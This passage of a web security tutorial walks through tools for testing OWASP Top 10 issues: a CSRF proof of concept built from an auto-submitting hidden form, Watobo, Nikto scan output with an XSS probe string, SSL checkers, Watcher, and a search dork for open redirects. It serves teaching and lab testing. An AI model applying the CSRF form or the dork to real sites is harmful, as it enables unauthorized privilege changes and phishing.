


Figure 5 – Tamper Data>

My attack proof of concept took the form of an HTML page that included a form with name (deleteID) and action parameters, as well as a POST method and hidden inputs. To round out the effort, the page included script for a quick timing delay and document.deleteID.submit(); to complete the intended task. As seen in Figure 5, to complete my validation with the values seen via Tamper Data, the hidden input included:

<input type=”hidden” name=”id” value=”2″>

<input type=”hidden” name=”action” value=”user”>

Passing a value of my choosing via my POST form allowed me to create a privileged user, a directive issued in the context of the authenticated user, at my bidding.

A6: Security Misconfiguration – Watobo

Watobo enables security professionals to perform highly efficient, semi-automated web application security audits and is a good tool for discovering certain misconfigurations in addition to other audit functions for the likes of XSS and SQLi.

I used it against one of my lab servers that is intentionally vulnerable as intended for convenient, internal use only. As this would be the text book definition of security misconfiguration were it to be exposed to the Internet, I pointed Watobo at it for an “audit.”

Watobo runs as a proxy, and is Ruby-dependent so you’ll need a Ruby interpreter on your system. Configure FoxyProxy to push traffic to Watobo over default port 8081. You’ll need to define a Project, then a Session, then browse to your target site via you browser of choice. Select the target, then the big green arrow (it’s that easy). You’ll need to define scope; I selected Apache, Misc, and File Inclusion.

Figure 6 exemplifies the directory listing finding, a common security misconfiguration.




Figure 6 – Watobo>

A8: Failure to Restrict URL Access – Nikto/Wikto

It's one thing to ensure that your app check URL access rights before rendering protected links and buttons, but if the application doesn't perform similar access control checks each time these pages are accessed attackers will be able to gain access to these hidden pages, particularly of the application hierarchy is well known (think WordPress) via tools such as Nikto or Wikto (Nikto-like GUI for Windows).

Nikto, from cirt.net (whose motto is; *suspicion breeds confidence*), is a "web server scanner which performs comprehensive tests against web servers for multiple items, including over 6400 potentially dangerous files/CGIs, checks for outdated versions of over 1000 servers, and version specific problems on over 270 servers."

Nikto requires a Perl interpreter. Running it on a Linux system is as simple as *./nikto.pl –h <target host IP or URL>*.

Figure 7 shows the results of a run against the same server as mentioned in **A6**.

```
- Nikto v2.1.3
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    localhost
+ Target Port:        80
+ Start Time:         2011-03-16 23:13:30
---------------------------------------------------------------------------
+ Server: Apache/2.2.16 (Ubuntu)
+ OSVDB-3268: : Directory indexing found.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /./: Directory indexing found.
+ OSVDB-3268: /?mod=node&nid=some_thing&op=view: Directory indexing found.
+ OSVDB-3268: /?mod=some_thing&op=browse: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing
+ OSVDB-3268: //: Directory indexing found.
+ OSVDB-3268: /?Open: Directory indexing found.
+ OSVDB-3268: /?OpenServer: Directory indexing found.
+ OSVDB-3268: /%2e/: Directory indexing found.
+ OSVDB-3268: /?mod=<script>alert(document.cookie)</script>&op=browse: Directory indexing found.
+ OSVDB-3268: /?sql_debug=1: Directory indexing found.
+ OSVDB-3268: ///: Directory indexing found.
+ OSVDB-3268: /doc/: Directory indexing found.
+ OSVDB-48: /doc/: The /doc/ directory is browsable. This may be /usr/doc.
+ OSVDB-3268: http://127.0.0.1:2301/ HTTP/1.0: Directory indexing found.
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in httpd.conf or restri
ct access to allowed hosts.
```

Figure 7 – Nikto>

You'll have some definite false positives with Nikto, but you'll also pull some gold from that pan. Note the bottom of Figure 7 wherein it recommends restricting access.

A9: Insufficient Transport Layer Protection – Calomel Add-on

Describing Insufficient Transport Layer Protection is easy enough. You're not using SSL. See how easy that was? Lots of web application security testing tools let you know when you're application fails to utilize SSL/TLS where recommended (think administrative or login functions) or is using a lesser version (SSL v1 or 2). Another interesting Firefox add-on, this one not in the SamuraiWTF collection gives excellent feedback on a certificate's status. As an example, the Calomel add-on quickly noted that my own self-signed cert for holisticinfosec.org is total crap (it's for me, not for you) as seen in Figure 8.




Figure 8 – Calomel>

Calomel will validate the grade of security of the SSL connection and the toolbar button will change color depending on the strength of encryption from red (weak) to green (strong). All the certificate state details are offered in drop down window as well.

A10: Unvalidated Redirects and Forwards – Watcher

Watcher is Chris Weber's Fiddler add-on (IE only) and works incredible well as a passive analyzer. Also useful for spotting the above mentioned transport layer issues, Watcher also nabs open redirects and forwards should you be running Fiddler with Watcher as you browse. Once installed

along with Fiddler using Watcher is as easy as ensuring that IE traffic proxied through Fiddler and that Watcher is enabled in Fiddler. Then browser your target site and interact; Watcher will monitor and alert passively as seen in Figure 9.




Figure 9 – Watcher

Open redirects are problematic as they make it even easier for phishers to exploit their victims given that URLs appear to originate from known good sites. If you're ever bored and want to see how widely available open redirects are, try this Googledork: *inurl:"redirect.asp?url="*.

Honorable Mention: W3AF, skipfish & Websecurify

I've used all of three of these tools and like them very much; I quite simply didn't find a spot to squeeze them in for this article. I've covered skipfish before in my monthly column in the ISSA Journal.

Tools such as these are comprehensive in their checks and offer similar functionality and features albeit with different approaches and interfaces.

The Web Application Attack and Audit Framework or W3AF is also preinstalled on SamuraiWTF, another good reason to grab that LiveCD iso.

Cooler still, W3AF even includes an OWASP_TOP10 profile to allow you to run a predefined audit against an application for all Top 10 concerns.

Summary

I recommend reading the OWASP Top 10 wiki in full before you begin testing as it will give you the full complement of details specific to vulnerabilities, impact, severity, mitigation, and remediation.

Remember the standard cautions: don't unleash these tools on sites or applications that aren't yours.

The easiest approach to getting started is with two virtual machines, one running SamuraiWTF, the other any system capable of hosting WebGoat. I recommend a LAMP-capable VM in order to install any number of vulnerable or yet-to-be-discovered as vulnerable web applications.

From <https://resources.infosecinstitute.com/owasp-top-10-tools-and-tactics/>